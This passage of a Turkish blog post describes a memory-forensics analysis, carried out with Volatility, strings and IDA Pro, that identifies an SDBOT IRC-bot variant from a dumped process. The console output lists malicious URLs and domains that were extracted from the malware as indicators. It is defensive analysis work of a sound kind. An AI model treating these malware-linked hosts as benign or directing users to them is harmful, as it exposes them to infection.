



CONNSCAN komutu ile sistem üzerindeki aktif ağ bağlantılarını listelediğimde ise 2888 PID’si ile çok sayıda bağlantı kurulduğunu gördüm.




PROCEXEDUMP komutu ile indek.exe yazılımına ait olan belleği diske kaydettikten sonra strings ve IDA PRO programları ile incelediğimde ise bu zararlı yazılımın SDBOT'ın bir varyantı olduğunu kolayca anladım.


C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>volatility.exe -f MERT-6756C
49361-20111222-172321.raw procexedump -p 2888 -D memdump
Volatile Systems Volatility Framework 2.0
****
Dumping indek.exe, pid: 2888 output: executable.2888.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>


C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2
888.exe | grep -i http://
http://www.pr0.net/deny2/azenv.php
http://www.cooleasy.com/azenv.php
http://bigfish82110.bi.funpic.de/azenv104/azenv.php
http://0x103f.webuda.com/
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2
888.exe | grep -i irc
irc;
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2
888.exe | grep -i PRIVMSG
PRIVMSG
PRIVMSG %s :%s
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2
888.exe | grep -i www.
Sysinternals - www.sysinternals.com
WWWj
http://www.pr0.net/deny2/azenv.php
http://www.cooleasy.com/azenv.php
www.facebookvideocentral.com
www.merkurvideo.com
www.facebookvideocentral.com
www.merkurvideo.com
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>



Son olarak zararlı yazılım üzerinde yer alan zaman damgasına baktığımda ise SDBOT varyantının hemen hemen hergün güncellenip derlendiği sonucu ortaya çıkıyordu.



Görüldüğü üzere bellek analizi ile zararlı yazılımlar, dinamik analiz kadar olmasa da rahatlıkla analiz edilebilir ve yeterli bir elde edilebilinir. Özellikle bu yazıda değinmediğim diğer Volatility komutlarına (malfind, gdt, apihooks, idt, vb.) göz atacak olursanız bellek analizi ile rootkit yazılımlarını dahi tespit etmeniz mümkün olabilir.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese sağlık, mutluluk ve bol kazanç getirmesini dilerim.